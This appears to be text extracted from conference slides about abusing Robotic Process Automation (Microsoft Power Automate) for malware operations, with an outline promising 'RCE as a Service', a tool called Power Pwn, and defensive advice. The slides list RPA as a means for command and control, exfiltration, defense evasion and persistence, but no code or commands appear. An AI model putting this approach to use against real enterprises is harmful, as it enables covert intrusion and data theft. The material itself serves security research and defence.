
# In the real world




# In the real world



# In the real world



# We wanted to do hacking, not ops



# Introducing.. Robotic Process Automation (RPA)!



# Introducing.. Robotic Process Automation (RPA)!



Trusted cloud services

Trusted communication

Trusted executables

Power Automate



RPA is everywhere

(in the enterprise)



winautomation



# RPA can take care of Ops for us



- ✓ C&C
- ✓ Exfiltration
- ✓ Defense evasion
- ✓ Persistency
- ✓ Cleanup



And so much more:

- ✓ Handle errors
- ✓ Support different OS/versions
- ✓ Malware updates
- ✓ Aggregate data across machines
- ✓ ...





# Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home

# What is RPA?

How anyone can automate mundane processes



# Teenage (MMORPG) life



Grunt  
work  
required





Grunt  
work  
required



Grunt  
work  
required









Grunt  
work  
required








# Automation!!




# Automation for real





# Automation for real



# Automation via RPA

## Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

# Automation in the enterprise

## Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

## Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing

# RPA Deep Dive



# “included in Windows 11”



Product ▾ Capabilities ▾ Pricing Partners Learn ▾ Support ▾ Community ▾

Sign in Try free

Buy now

